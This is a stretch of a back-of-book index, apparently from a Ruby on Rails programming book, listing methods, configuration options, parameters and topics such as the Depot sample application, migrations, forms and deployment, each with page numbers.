Declarations, relationship, 382f
def keyword (methods), 669
Default action, *see* Action, index
default_charset (config), 609, 686, 687
default_content_type (config), 688
default_mime_version (config), 688
default_timezone (config), 405, 684
default_url_options method, 434
:defaults parameter, 426
delay method, 604
delete method, 224, 342, 459, 642
DELETE (HTTP method), 458
delete_all method, 342
delivery_method (config), 607, 688
:dependent parameter, 361
Deployment, 651
 Capistrano, 657–661
 e-mail application errors, 663
 FastCGI, 653
 Mongrel, 654
 monitoring, 661–662
 Passenger, installation, 655–656
 production chores, 662–664
 production server basics, 653f, 653–654
 proxying requests, 653
 starting, 651–652
see also Capistrano
Depot application, 59f, 55–60
 Active Resource collections and, 629–631
 Active Resource products and, 626–629
 administration, 153–174
 access, limiting, 165–168
 logging in, 164f, 162–165
 sidebar, 170f, 168–172
 users, adding, 153–162
Ajax, 117–134
 cart and, 122f, 118–123, 126
 cart, hiding when empty, 129–132
 JavaScript disabled and, 132–133
 overview of, 133–134

visual effects, 127f, 126–128
 approach to, 55
 buyer pages, 57f
 cart design, 59
 catalog display, 87–96
 add to cart feature, 94–95, 96f, 122
 layouts, adding, 93f, 91–93
 listing, creating, 90f, 87–90
 overview of, 95–96
 price, formatting, 93–94
 checkout, 135–151
 credit card processing, 137
 flash, hiding, 148–150
 order capture form, 140f, 144f, 139–145
 order details, capturing, 145–147, 148, 149f
 orders, capturing, 135–150
 overview of, 150–151
 data, 58–59
 internationalization of, 187–203
 content, 201–202
 overview of, 202–203
 translation, 187–200
 page flow, 56–58
 product maintenance, 61
 add missing column, 71–76
 display, improving, 81–86
 iteration one, 61–67
 products model, 67–71
 validation, 78f, 79f, 77–81
 seller pages, 58f
 shopping cart, 97–115
 creating, 101–104
 empty cart function, 112–114
 error handling, 108f, 107–112
 overview of, 114–115
 quantity and, 107f, 104–107
 sessions and, 97–101
 source code, 691–728
 testing, 205–250
 fixtures, 211–214
 functional, 219–235
 integration, 235–244
 mock objects and, 248–250
 performance, 244–248
 support for, 206
 unit, 215f, 206–218
 use cases, 56
 XML Feed, 176f, 178f, 175–184
 Desktop, 30
 destroy method, 342, 363, 417, 642
 Destroy command, 257
 see also Generate command
 destroy (script), 257
 destroy_all method, 342
 Development
 Environment, 26
 incremental, 55
 reloading code, 45
 server, 36
 development.rb, 263
 Digest, 153
 Directory structure, 35, 36, 253–260
 load path, 263
 testing, 206
 display: none, 130
 :disposition parameter, 465
 :disposition parameter, 465
 distance_of_time_in_words method, 512
 :distinct parameter, 335
 do ... end (code block), 676
 doc/ directory, 254
 doc:app, 680
 <!DOCTYPE...> and Internet Explorer, 126
 Document Object Model (DOM), 124
 Documentation, 3
 application, 185, 186f
 Rails, 6
 DOM manipulation, *see* Ajax
 domain attribute, 459
 Domain-specific language for testing, 239
 Don't Repeat Yourself, *see* DRY
 Double column type, 314
 DoubleRenderError exception, 461
 down method, 291
 Download source code, 4
 Drag-and-Drop, 588
 draggable method, 605
 draggable_element method, 589
 DRY
 fragment store, 557
 session store, 478
 Dreamweaver, 28n
 drop_receiving_element method, 589
 DRY
 attributes and, 313
 and layouts, 545
 principle, 2, 4
 and routes, 429
 Duplication (removal), *see* DRY
 Dynamic content, 42, *see* Template
 Dynamic finder, 157, 337
 Dynamic fixtures, 245
 Dynamic scaffold, *see* Scaffold, dynamic
 Dynamic SQL, 328
 Dynamic templates, 558

E

-E option, 262
 E-mail
 Action Mailer and, 607
 attachments, 617
 bugs and, 620
 HTML format, 613, 615f
 receiving, 618
 sending, 609
 templates for, 611
 E-TextEditor, 29
 each_char method, 274
 each_with_object method, 273
 Edge Rails, 260
 see also Rails, freezing
 Editing in place, 593
 Editors, 26–30
 effects.js, 126
 Element.hide, 565
 Element.show, 565
 Elements, selecting, 603
 Email, *see* Action Mailer
 email.encoded method, 613
 Encapsulation, 16
 :encode parameter, 516
 encodeURIComponent method, 565
 Encryption
 callback example, 407
 of data, 647
 end_form_tag method, 541
 ends_with method, 274

E
 Enumerable extensions, 272
`each_with_object`, 273
`group_by`, 272
`index_by`, 273
`many`, 273
`sum`, 273
`env` attribute, 459
`environment.rb`, 263
 Environments, 261–262
 and caching, 494, 553
 custom, 262, 263
 e-mail, 607
 load path, 263
 and logging, 257, 268
 specifying, 262, 263
 test, 207
`erase_render_results` method, 461
ERb, 42
 templates, 508
 trim mode, 509
 see also Template, dynamic
`erb_trim_mode` (config), 687
Error
 displaying, 110
 handling in controller, 108, 108f
 handling in model, 533–534
 migrations and, 307
 store in flash, 109, 482
 validation, 394
 see also Validation
`:error` parameter, 225
Error (log level), 268
Error handling, 107–112
 Error messages, built into validations, 214, 402
 Error notification by e-mail, 663
`error_message_on` method, 533
`error_messages_for` method, 144, 533
`errors` attribute, 533
`errors` object, 80
`errors.add` method, 80, 394
`errors.clear` method, 394
`errors.on` method, 394, 533
`establish_connection` method, 318, 323
`event` method, 277
`exabyte` method, 277
 Example code, 691–728
`:except` parameter, 486
Exception
 e-mail notification of, 663
 rescue, 109
 Ruby, 677
 see also Error handling
`except` method, 514
`execute` method, 304
`:expectation_failed` parameter, 225
`expire_action` method, 495
`expire_fragment` method, 555, 556
`expire_page` method, 495
 Expiring cached content, 495, 555
 Expiring sessions, 481
 Expression (inline), 508

F
Facade column, 413
`:failed_dependency` parameter, 225
FastCGI, 653
 see also Deployment; Web server
Fatal (log level), 268

field_error_proc (config), 687
Fielding, Roy, 438
fields_for method, 530
`:file` parameter, 463
 File autoloading, 265
 File transfer, 465
 security issues, 646
 uploading to application, 522, 541–544
`file_field` method, 542
`:filename` parameter, 465
`:filename` parameter, 465
 Filename conventions, 265
Filter, 165, 484–492
 after, 485
 around, 487
 before, 485
 block, 485
 and caching, 493
 compress response, 486
 declarations, 485
 JavaScript, 569
 modify response with, 486
 ordering, 486
 and subclassing, 490
 terminate request with, 485
 for verification, 490
`filter` method, 485
`filter_parameter_logging` method, 648
find method, 89, 325, 638, 641
 `:all` parameter, 89, 328
 `:conditions` parameter, 326, 329
 `:first` parameter, 328, 332
 `:from` parameter, 331
 `:group` parameter, 331
 `:include` parameter, 332, 390
 `:joins` parameter, 330
 `:limit` parameter, 329
 `:lock` parameter, 332
 `:offset` parameter, 330
 `:order` parameter, 329
 `:readonly` parameter, 331
 `:select` parameter, 330
`Find` (dynamic), 337
`find_all_by_` method, 337
`find_all_tag` method, 229
`find_by_` method, 337
`find_by_sql` method, 332–334, 350, 412
`find_last_by_` method, 337
`find_or_create_by_` method, 338
`find_initialize_by_` method, 338
`find_tag` method, 228
Firebird, 31, 319
Firebird Adapter, 319
 `:first` parameter, 328, 332
 `first` method, 274, 386
Fixnum extensions, 277
Fixture, 211–214
 data, loading from, 302
 dynamic, 245
 naming, 213
 see also Test, fixture
Fixture data, 212
`fixture_file_upload` method, 229
fixtures method, 212
Flash, 108, 482–484
 display error in, 110
 hiding, 148
 in layout, 483

.keep, 484
 .now, 483
 restrictions, 484
 testing content, 221
flash attribute, 221, 228, 506
Flat file, session store, 479
Flex Mock (mock objects), 250
Float column type, 314
:float column type, 292
flunk method, 218
follow_redirect method, 229
follow_redirect! method, 243
:forbidden parameter, 225
:force option (to `create_table`), 296
Force reload child, 365
Foreign keys, 136, 354
see also Active Record; Database, foreign key
:foreign_key parameter, 358, 361, 368
Form, 520–541
 alternative field helper syntax, 530
check_box, 524
collection_select, 526
 collections and, 538
content_tag, 535
 custom builders for, 534–538
 data, 145, 325
 data flows through, 164
 date and time, 528
date_select, 528
datetime_select, 528
end_form_tag, 541
error_messages_for, 144
 fields in, 523
file_field, 542
form_for, 141, 521
form_tag, 163, 522, 538, 541
helpers, 521–529
 helpers for, 141
hidden_field, 524
 in-place editing, 593
 labels, 530
 multipart data, 541
 multiple models in, 530
 no-op, 563
 nonmodel fields, 538–541
option_groups_from_collection_for_select, 528
 order capturing, 139
password_field, 524
password_field_tag, 163
radio_button, 524
 security issues with parameters, 640
select, 525
select_date, 529
select_datetime, 529
select_day, 529
select_hour, 529
select_minute, 529
select_month, 529
select_second, 529
select_tag, 539
select_time, 529
select_year, 529
 selection list from database table, 526
 selection lists with groups, 526
 submitting, 521
text_area, 141, 524
text_field, 141, 524
text_field_tag, 163, 539
 upload files via, 541
see also Helpers
Form helpers, 141
Form parameters, 640–641
Form.serialize method, 575
form_for method, 141, 521
 :builder parameter, 537
 :html parameter, 522
 :url parameter, 141, 522
form_remote_tag, 575
form_remote_tag method, 124, 575, 578
 :html parameter, 579
form_tag method, 163, 522, 538, 541
 :multipart parameter, 522, 542
form_tag, 541
:format parameter, 453
format attribute, 459
format_and_extension attribute, 459
Formatting helpers, 512
FormBuilder, 534
fortnights method, 277
:found parameter, 225
Fourth normal form, 201
Fragment caching, *see* Caching, fragment
Framework, 1
frameworks (config), 682
Freezing Rails, *see* Rails, freezing
:from parameter, 331
from method, 274
From address (e-mail), 610
from_now method, 277
Frontbase, 319
Fuchs, Thomas, 7, 582
Functional tests, 219–235
see also Test

G

Garrett, Jesse James, 117
:gateway_timeout parameter, 225
Gehtland, Justin, 561
gem server, 6
gem_server, 30
generate method, 424, 430
generate command
 controller, 38, 87, 267
 mailer, 609
 migration, 71
 model, 68
generate script, 258
get method, 220, 224, 237, 243, 459
GET (HTTP method), 458
 problem with, 85, 501–503
get_via_redirect! method, 244
gigabytes method, 277
Git, 27
Global options
 after_initialize (config), 681
 cache_classes (config), 681
 controller_paths (config), 681
 database_configuration_file (config), 682
 frameworks (config), 682
 load_once_paths (config), 682
 load_paths (config), 682
 log_level (config), 682
 log_path (config), 682
 logger (config), 682
 plugin_loader (config), 682
 plugin_locators (config), 683

plugin_paths (config), 683
 plugins (config), 683
 routes_configuration_file (config), 683
 time_zone (config), 683
 view_path (config), 683
 whiny_nil (config), 683
 :gone parameter, 225
 Google Web Accelerator (GWA), 501
 :group parameter, 331
 Group by, 335
 group_by method, 272
 Grouped options in select lists, 526
 Gruhier, Sébastien, 574

H

h method, 45, 85, 89, 510, 645
 Halloway, Stuart, 561
 has_and_belongs_to_many method, 357, 366, 390
 :class_name parameter, 368
 :conditions parameter, 368
 :foreign_key parameter, 368
 has_many method, 138, 357, 365, 370, 390
 :select parameter, 371
 :source parameter, 370
 :through parameter, 176, 370
 :unique parameter, 371
 has_one method, 356, 360, 379
 :as parameter, 380
 :class_name parameter, 361
 :conditions parameter, 361
 :dependent parameter, 361
 :foreign_key parameter, 361
 Hashes
 Active Support, 274
 arrays and, 674
 digest, 153
 options as, 281
 parameter lists, 675
 :having parameter, 335
 head method, 224, 459
 HEAD (HTTP method), 458
 headers attribute, 458, 459, 466, 469, 506
 Headers (request), 458
 Heinemeier, David, 5
 Hello, World!, 37
 Helper methods, 50
 Helpers, 51, 93, 511
 auto_discovery_link_tag, 517
 button_to, 94
 button_to_function, 574
 conditions_by_like, 567
 creating, 130
 cycle, 85, 514
 debug, 506, 513
 distance_of_time_in_words, 512
 draggable_element, 589
 drop_receiving_element, 589
 error_messages_for, 533
 excerpt, 514
 fields_for, 530
 form, 530
 form_remote_tag, 124, 575, 578
 formatting, 512–519
 h, 45, 85, 89, 510, 645
 highlight, 514
 html_escape, 510
 image_tag, 90, 516
 implement with modules, 673

in_place_editor_field, 594
 javascript_include_tag, 124, 517, 567
 link_to, 50, 94
 link_to_function, 574
 link_to_remote, 568
 mail_to, 516
 markdown, 514
 naming convention, 265
 number_to_currency, 94
 number_to_currency, 512
 number_to_human_size, 513
 number_to_percentage, 513
 number_to_phone, 513
 number_with_delimiter, 513
 number_with_precision, 513
 observe_field, 575
 observe_form, 575
 pagination, 518
 pluralize, 514
 Prototype, 567
 PrototypeHelper, 562
 remote_form_for, 576
 remote_function, 574
 replace_html, 125
 sanitize, 510, 645
 Script.aculo.us, 605
 simple_format, 513
 sortable_element, 591
 stylesheet_include_tag, 517
 stylesheet_link_tag, 83, 517
 submit_to_remote, 576
 text_field_with_auto_complete, 587
 textilize, 514
 textilize_without_paragraph, 514
 time_ago_in_words, 512
 truncate, 85
 truncate, 514
 validation, *see* Validation
 visual_effect, 128, 597
 word_wrap, 514
 see also Form
 hidden_field method, 524
 :maxlength parameter, 524
 :size parameter, 524
 hide method, 602
 hide_action method, 457
 Hiding elements, 129
 Hierarchy, *see* Ruby, inheritance; Single Table Inheritance
 higher_item method, 386
 highlight method, 514
 Highlight (Yellow Fade Technique), 126, 127f
 HIPAA compliance, 647, 651
 :host parameter, 434
 host attribute, 459
 Host parameter, 64
 host! method, 244
 host_with_port attribute, 459
 hours method, 277
 HTML
 e-mail, sending, 613, 615f
 ERB and, 45
 escaping, 510
 Hello, World! app, 41
 template, *see* Template
 :html parameter, 522, 579
 html_escape method, 510, 645
 HTTP
 Accept header, 453

cookies, 469
HTTP_REFERER, 468
<meta> tag, 284
redirect, 466
requests, 179
 response format using file extension, 181
 specify verb on links, 445
SSL, 648
 stateful transactions and, 97
 status (returning), 464
 verb for link_to, 515
 verbs and REST, 438
:http_version_not_supported parameter, 225
HTTPS, 648
https method, 244
https! method, 244
humanize method, 275
Hyperlinks, 48, 49

I

id parameter, 102
id, 14, 102, 316, 354
 custom SQL and, 350
 and object identity, 349
 as primary key, 299
 security issue with model, 641
session, 473
 security issue, 646
 validating, 641
Id column, 351
id option (to `create_table`), 299, 356
Idempotent GET, 501–503
Identity (model object), 349
IDEs, 26–30
Idioms (Ruby), 678
if statement, 675
ignore_tables (config), 685
im_used parameter, 225
Image links, 516
Image_tag method, 90, 516
implicit_parts_order (config), 688
In-Place editing, 593
in_groups_of method, 273
in_place_edit_for method, 594
in_place_editor_field method, 594
:include parameter, 332, 390
Incremental development, 55
index action, 88
Index, database, 298
index_by method, 273
ActiveSupport::Inflector module, 276
Info (log level), 268
Inheritance, *see* Ruby, inheritance; Single Table Inheritance
initialize (Ruby constructor), 667
:inline parameter, 463
Inline expression, 508
innerHTML, 572
InnoDB, *see* Database, InnoDB
insert_html method, 601
Installation, 21–33
 database adapters, 31
 desktop, 30
 on Linux, 24
 on Mac OS X, 23
 requirements, 21
 RubyGems and, 25
 updating, 32
 versions, 26

on Windows, 21
instance method, 410
Instance (of class), 667
Instance method, 668, 671
Instance variable, 46, 668, 672
InstantRails, 22
:insufficient_storage parameter, 225
Int (integer) column type, 314
:integer column type, 292
Integer, validating, 400
Integration testing, 235–244
Integration, continuous, 27
Inter-request storage, *see* Flash
:internal_server_error parameter, 225
Internationalization, 187–203
 content, 201–202
 overview of, 202–203
 translation, 187–200
see also Unicode, support for
Internet Explorer, quirks mode, 126
irb (interactive Ruby), 257, 268, 678
IrreversibleMigration exception, 295
ISP (Internet service provider), 32
Iterate over children, 363
Iterator (Ruby), 676

J

JavaScript
 direct interaction, 604
 effects, 581
encodeURIComponent, 565
 filter, 569
 linking into page, 517
Prototype, 561–581
 running applications if disabled, 132
 security problems with, 643
see also Ajax; Template, RJS
JavaScript Object Notation, 184, 271, 624
javascript_include_tag, 124
javascript_include_tag method, 517, 567
JavaServer Faces, 12
jEdit, 29
Join, *see* Active Record; Association
Join table, *see* Association, many-to-many
:joins parameter, 330, 335
JSON (JavaScript Object Notation), 184, 271, 624
JSP, 508

K

Katz, Bill, 480
Kemper, Jeremy, 7
Kilmer, Joyce, 513
kilobytes method, 277
Komodo, 29
Kozierski, Michael, 7

L

last method, 274, 386
last_month method, 278
last_year method, 278
Layout, 545
 access flash in, 483
 adding, 93f, 91–93
@content_for_layout, 92
 defined, 91
 disabling, 547
 naming convention, 265

partials and, 552
 passing data to, 548
 render or not, 464
 selecting actions for, 547
 yield, 545
 and yield, 92
 :layout parameter, 464, 547
 layout method, 546
 Legacy schema, *see* Database
 :length_required parameter, 225
 less command, 110
 lib/ directory, 255
 Life cycle of model objects, 403
 like clause, 328
 :limit parameter, 329, 335
 link_to method, 50, 94, 502, 514
 :confirm parameter, 515
 :method parameter, 85, 445, 515
 :popup parameter, 515
 link_to_function, 574
 link_to_remote, 572
 link_to_0, 50
 link_to_function method, 574
 link_to_if method, 515
 link_to_remote method, 568, 572
 :position parameter, 569
 :update parameter, 569
 link_to_unless method, 515
 link_to_unless_current method, 516
 Linking pages, 429–434, 514–518
 JavaScript, 517
 problems with side effects, 501–503
 stylesheets, 517
 using images, 516
 Linking tables, *see* Active Record; Association
 Linux, Rails installation, 24
 List, *see* Collection; Template, partial
 List (make table act as), 384
 List (selection on form), 525
 List sorting, 588
 Load path, 263
 load_once_paths (config), 682
 load_paths (config), 682
 :lock parameter, 332
 lock_optimistically (config), 420, 684
 lock_version column, 351, 419
 :locked parameter, 225
 Locking, 418
 log/ directory, 257
 log_level (config), 682
 log_path (config), 682
 logger (config), 682, 684, 686, 688
 logger attribute, 460, 506
 Logging, 108, 257, 268
 and environments, 268
 filtering for security, 648
 levels, 268
 logger object, 460
 in production, 662
 rolling log files, 662
 silencing, 247
 using filters, 484
 viewing with tail, 30
 Login, 153
 logout and, 172
 remembering original URI, 167
 user authorization, 166
 Logout, 172

lower_item method, 386
 Lucas, Tim, 297
 Lütke, Tobias, 7, 137
M
 Mac OS X
 developer tools, 31
 installing on, 23
 Magic column names, 351
 Mail, *see* Action Mailer
 mail_to method, 516
 :bcc parameter, 516
 :cc parameter, 516
 :encode parameter, 516
 Mailer templates, 617
 many method, 273
 Many-to-many, *see* Association
 map.connect method, 423
 :mapping parameter, 346
 markdown method, 514
 Markdown (formatting), 514
 maximum method, 334
 :maxlength parameter, 524
 Mead, James, 250
 megabytes method, 277
 :member parameter, 447
 memcached
 fragment store, 557
 session store, 479
 <meta> tag, 284
 :method parameter, 85, 445, 515
 method attribute, 458
 _method request parameter, 445n
 method_missing method, 457, 463
 :method_not_allowed parameter, 225
 Methods (Ruby), 669
 midnight method, 278
 Migration, 67, 69
 add_column, 291
 add_index, 298
 change_column, 294
 column types, 292
 create_table, 295
 down, 291
 execute, 304
 generating, 71
 and id column, 295
 :id option, 356
 irreversible, 295
 :limit option, 292
 remove_column, 291
 remove_index, 298
 rename_column, 294
 rename_table, 297
 :scale option, 292
 sequence of, 72
 up, 291
 verbosity, 685
 Migrations, 71, 81, 287–310
 anatomy of, 293f, 291–295
 creating, 289
 custom messages, benchmarks, 307
 data and, 300–303
 :default option, 292
 errors, recovering from, 307
 extending, 304
 fixtures, loading data from, 302
 :force option, 296

forcing version of, 290
 :id option, 299
 indices, 298
 managing, 309
 naming conventions, 291
 :null option, 292
 :options option, 296
 overview of, 287–289
 :precision option, 292
 :primary_key option, 299
 reversing, 290
 running, 290–291
 schema manipulation, 308
 schema_migrations table, 290
 set initial value of id column, 296
 SQL inside, 304
 tables and, 295–300
 :temporary option, 296
 minimum method, 334
 minutes method, 277
 :missing parameter, 225
 Mixed case names, 264
 Mixin (module), 673
 Mocha (mock objects), 250
 Mock objects, 248–250
see also Test
Model
 aggregate objects, 344
 attributes, 312, 411, 521
 databases and, 16
 error handling, 533–534
 function of, 11
 generating, 68
 integration into controller and view, 520
 life cycle, 403
 multiple in one form, 530
 security, 641
 table naming, 312
 and transactions, 417
 validation, 77, *see Validation*
see also Active Record; MVC
Model classes, 322
Model-View-Controller, *see MVC*
Modules (for controllers), 265, 436
Modules (Ruby), 673
 Molina, Marcel, 7
monday method, 278
Money, storing, 73
Mongrel, 654
Monitoring application, 661
months method, 277
months_ago method, 278
months_since method, 278
move_higher method, 386
move_lower method, 386
move_to_bottom method, 386
move_to_top method, 386
:moved_permanently parameter, 225
:multi_status parameter, 225
Multibyte library, 282
:multipart parameter, 522, 542
Multipart e-mail, 614
Multipart form data, 541
:multiple_choices parameter, 225
Multithread, 683
Musketeers, Three, 414
 MVC, 1, 11–14, 37
 architecture of, 12f
 coupling and, 12

forms and, 520f
 integration in Rails, 520
 product migration, 68
 Rails and, 13f
MySQL, 31, 319, *see Database*
 determine configuration of, 320
 not loaded error, 66
 security, 31
 socket, 66
 standard deviation, 334
mysql.sock, 66
mysqladmin, 62

N

Named routes, 434
 positional parameters to, 436
Named scope, 338
Names (placeholder in SQL), 327
Naming convention, 266f, 264–267
 belongs_to, 358
 controller, 265
 controller modules, 266
 filename, 265
 has_one, 361
 helpers, 265, 511
 join table, 355
 layout, 265, 546
 model, 265, 312
 observer, 410
 partial template, 549
 Ruby classes, methods, and variables, 668
 shared partial templates, 551
 table, 265
 template, 461, 505
 views, 265
Nested pages, *see Layout*
Nested resources, 448
NetBeans IDE 6.5, 29
Network drive (session store), 496
Neumann, Michael, 319
:new parameter, 447
new (Ruby constructor), 667
new_record method, 393
new_session attribute, 477
next_week method, 278
next_year method, 278
nil, 674
:no_content parameter, 225
:non_authoritative_information parameter, 225
Nonmodel fields, forms, 538–541
:not_acceptable parameter, 225
:not_extended parameter, 226
:not_found parameter, 226
:not_implemented parameter, 226
:not_modified parameter, 226
:nothing parameter, 464
Notification by e-mail, 663
Number
 formatting, 512
 validating, 77, 400
Number extension
 ago, 277
 bytes, 277
 days, 277
 even, 277
 exabyte, 277
 fortnights, 277
 from_now, 277

- gigabytes, 277
 hours, 277
 kilobytes, 277
 megabytes, 277
 minutes, 277
 months, 277
 odd, 277
 ordinalize, 277
 petabyte, 277
 since, 277
 terabytes, 277
 until, 277
 weeks, 277
 years, 277
- Number extensions, 277–278
`:number_to_currency` method, 94
`:number_to_currency` method, 512
`:number_to_human_size` method, 513
`:number_to_percentage` method, 513
`:number_to_phone` method, 513
`:number_with_delimiter` method, 513
`:number_with_precision` method, 513
 Numeric column type, 314
-
- O**
- Object
 callback, 406
 composite, 349
 empty, 272
 identity, 349
 Ruby, 667
 serialization using marshaling, 678
`:object` parameter, 120
 Object-oriented systems, 15, 16
 Object-relational mapping, *see* ORM
`:observe` method, 410
`:observe_field`, 575
`:observe_field` method, 564, 575
`:observe_form`, 575
`:observe_form` method, 575
 Observer, *see* Active Record, observer
 observers (config), 410
`:odd` method, 277
`:offset` parameter, 330
`:ok` parameter, 226
 Olson, Rick, 7
 One-to-one, one-to-many, *see* Association
`:only` parameter, 486
`:only_path` parameter, 434
 Open Web Application Security Project (OWASP), 637
`:open_session` method, 242, 244
 Openbase, 320
`:optimise_named_routes` (config), 686
 Optimistic locking, 351, 418
`:option_groups_from_collection_for_select` method, 528
`:options` option (`to create_table`), 296
 Oracle, 31, 321
 caching problem, 391n
`:order` parameter, 329, 335, 387
`:ordinalize` method, 277
 Original filename (upload), 543
 ORM, 16–17, 311
 Active Record and, 17
 mapping, 16
`:overwrite_params` parameter, 433, 434
-
- P**
- Page
`:decoration`, *see* Layout
`:navigation`, 48, 56
see also Pagination
 Page caching, 492, 552
`:page_cache_directory` (config), 499, 686
`:page_cache_extension` (config), 499, 686
`:paginate` method, 518
 Pagination, 518
`:pagination_links`, 519
`:pagination_links` method, 519
`:param_parsers` (config), 686
 Parameter security issues, 640
 Parameters, 164f
`:accepted` (`assert_response`), 225
`:action` (`render`), 463
`:all` (`find`), 89, 328
`:allow_nil` (`composed_of`), 346
`:anchor` (`url_for`), 434
`:as` (`has_one`), 380
`:back` (`redirect_to`), 468
`:bad_gateway` (`assert_response`), 225
`:bad_request` (`assert_response`), 225
`:bcc` (`mail_to`), 516
`:body` (`subject`), 516
`:buffer_size` (`send_file`), 465
`:builder` (`form_for`), 537
`:cc` (`mail_to`), 516
`:class_name` (`composed_of`), 345
`:class_name` (`has_and_belongs_to_many`), 368
`:class_name` (`has_one`), 361
`:collection` (`render`), 119, 550
`:collection` (`resources`), 447
`:cols` (`text_area`), 524
`:conditions` (`Statistics` [`sum`, `maximum`, etc.] in database queries), 335
`:conditions` (`belongs_to`), 358
`:conditions` (`connect`), 426
`:conditions` (`find`), 326, 329
`:conditions` (`has_and_belongs_to_many`), 368
`:conditions` (`has_one`), 361
`:confirm` (`link_to`), 515
`:conflict` (`assert_response`), 225
`:constructor` (`composed_of`), 346
`:content_type` (`render`), 464
`:continue` (`assert_response`), 225
`:converter` (`composed_of`), 346
`:counter_cache` (`belongs_to`), 392
`:created` (`assert_response`), 225
`:defaults` (`connect`), 426
`:dependent` (`has_one`), 361
`:disposition` (`send_data`), 465
`:disposition` (`send_file`), 465
`:disposition` (`send_data`), 465
`:distinct` (`Statistics` [`sum`, `maximum`, etc.] in database queries), 335
`:encode` (`mail_to`), 516
`:error` (`assert_response`), 225
`:except` (`after_filter`), 486
`:expectation_failed` (`assert_response`), 225
`:failed_dependency` (`assert_response`), 225
`:file` (`render`), 463
`:filename` (`send_data`), 465
`:filename` (`send_file`), 465
`:filename` (`send_data`), 465
`:first` (`find`), 328, 332
`:forbidden` (`assert_response`), 225
`:foreign_key` (`belongs_to`), 358

:foreign_key (has_and_belongs_to_many), 368
 :foreign_key (has_one), 361
 :format (connect), 453
 :format (resource), 453
 :found (assert_response), 225
 :from (find), 331
 :gateway_timeout (assert_response), 225
 :gone (assert_response), 225
 :group (find), 331
 :having (Statistics [sum, maximum, etc.] in database queries), 335
 :host (url_for), 434
 :html (form_for), 522
 :html (form_remote_tag), 579
 :http_version_not_supported (assert_response), 225
 :id (button_to), 102
 :im_used (assert_response), 225
 :include (find), 332, 390
 :inline (render), 463
 :insufficient_storage (assert_response), 225
 :internal_server_error (assert_response), 225
 :joins (Statistics [sum, maximum, etc.] in database queries), 335
 :joins (find), 330
 :layout (render), 464, 547
 :length_required (assert_response), 225
 :limit (Statistics [sum, maximum, etc.] in database queries), 335
 :limit (find), 329
 :lock (find), 332
 :locked (assert_response), 225
 :mapping (composed_of), 346
 :maxlength (hidden_field), 524
 :maxlength (password_field), 524
 :maxlength (text_field), 524
 :member (resource), 447
 :method (link_to), 85, 445, 515
 :method_not_allowed (assert_response), 225
 :missing (assert_response), 225
 :moved_permanently (assert_response), 225
 :multi_status (assert_response), 225
 :multipart (form_tag), 522, 542
 :multiple_choices (assert_response), 225
 :new (resource), 447
 :no_content (assert_response), 225
 :non_authoritative_information (assert_response), 225
 :not_acceptable (assert_response), 225
 :not_extended (assert_response), 226
 :not_found (assert_response), 226
 :not_implemented (assert_response), 226
 :not_modified (assert_response), 226
 :nothing (render), 464
 :object (render), 120
 :offset (find), 330
 :ok (assert_response), 226
 :only (after_filter), 486
 :only (before_filter), 486
 :only_path (url_for), 434
 :order (Statistics [sum, maximum, etc.] in database queries), 335
 :order (acts_as_tree), 387
 :order (find), 329
 :overwrite_params (url_for), 433, 434
 :partial (render), 119, 464, 550, 551
 :partial_content (assert_response), 226
 :password (url_for), 434
 :payment_required (assert_response), 226
 :popup (link_to), 515
 :port (url_for), 434
 :position (link_to_remote), 569
 :precondition_failed (assert_response), 226
 :processing (assert_response), 226
 :protocol (url_for), 434
 :proxy_authentication_required (assert_response), 226
 :readonly (find), 331
 :redirect (assert_response), 226
 :request_entity_too_large (assert_response), 226
 :request_timeout (assert_response), 226
 :request_url_too_long (assert_response), 226
 :requested_range_not_satisfiable (assert_response), 226
 :requirements (connect), 426
 :reset_content (assert_response), 226
 :rows (text_area), 524
 :scope (acts_as_list), 385
 security and, 641–642
 :see_other (assert_response), 226
 :select (Statistics [sum, maximum, etc.] in database queries), 335
 :select (find), 330
 :select (has_many), 371
 :service_unavailable (assert_response), 226
 :size (hidden_field), 524
 :size (password_field), 524
 :size (text_field), 524
 :skip_relative_url_root (url_for), 434
 :source (has_many), 370
 :spacer_template (render), 551
 :status (render), 464
 :status (send_data), 465
 :streaming (send_file), 465
 :success (assert_response), 226
 :switching_protocols (assert_response), 226
 :template (render), 464
 :temporary_redirect (assert_response), 226
 :text (render), 462
 :through (has_many), 176, 370
 :trailing_slash (url_for), 434
 :type (send_data), 465
 :type (send_file), 465
 :type (send_data), 465
 :unauthorized (assert_response), 226
 :unique (has_many), 371
 :unprocessable_entity (assert_response), 226
 :unsupported_media_type (assert_response), 226
 :update (link_to_remote), 569
 :update (render), 464, 598
 :upgrade_required (assert_response), 226
 :url (form_for), 141, 522
 :url_based_filename (send_data), 465
 :use_proxy (assert_response), 226
 :user (url_for), 434
 :xml (render), 181, 464

Parameters, configuration, 264
 params attribute, 102, 328, 458, 506, 521
 Parent table, *see* Association
 parent_id column, 351, 386
 part method, 618
 :partial parameter, 119, 464, 550, 551
 Partial template, *see* Template, partial
 Partial-page templates, 549
 :partial_content parameter, 226
 Passenger, installation of, 655–656
 :password parameter, 434
 password_field method, 524
 :maxlength parameter, 524
 :size parameter, 524
 password_field_tag method, 163
 Passwords, 31, 62, 64, 633
 storing, 153
 path attribute, 459
 path_without_extension attribute, 459

- path_without_format_and_extension attribute, 459
 Pattern matching, 676
`Payment.rb`, 137
`:payment_required` parameter, 226
`perform_caching` (config), 494, 686
`perform_deliveries` (config), 608, 688
Performance
 benchmark, 258
 cache storage, 496
 caching child rows, 390
 caching pages and actions, 492
 counter caching, 391
 profiling, 247, 258
 scaling options, 480
 session storage options, 480
 and single-table inheritance, 378
see also Deployment
 Performance testing, 244–248
 Periodic sweeper, 481
`periodically_call_remote`, 573
`periodically_call_remote` method, 573
 Pessimistic locking, 419
`petabyte` method, 277
 Phusion Passenger, 651
 PickAxe (*Programming Ruby*), 667
 Placeholder (in SQL), 327
 named, 327
`plugin` (script), 258
`plugin_loader` (config), 682
`plugin_locators` (config), 683
`plugin_paths` (config), 683
`plugins` (config), 683
 Plural (table name), 312
 Pluralization, changing rules, 276
`pluralize` method, 275
`pluralize` method, 514
`pluralize_table_names` (config), 684
 Plurals, in names, 264, 267
 Polymorphic Associations, 376–381
`:popup` parameter, 515
`:port` parameter, 434
`port` attribute, 459
 Port (development server), 70
`port_string` attribute, 459
`:position` parameter, 569
 position column, 384
`post` method, 223, 224, 243, 459
 POST (HTTP method), 85, 458, 521
`post_via_redirect` method, 237
 Postfix, *see* Action Mailer
 Postgres, 31, 321
see also Database
 position column, 351
 Power find(), 328
`pre_loaded_fixtures` (config), 689
`:precondition_failed` parameter, 226
`prepend_after_filter` method, 486
`prepend_before_filter` method, 486
`prepend_view_path` (config), 686
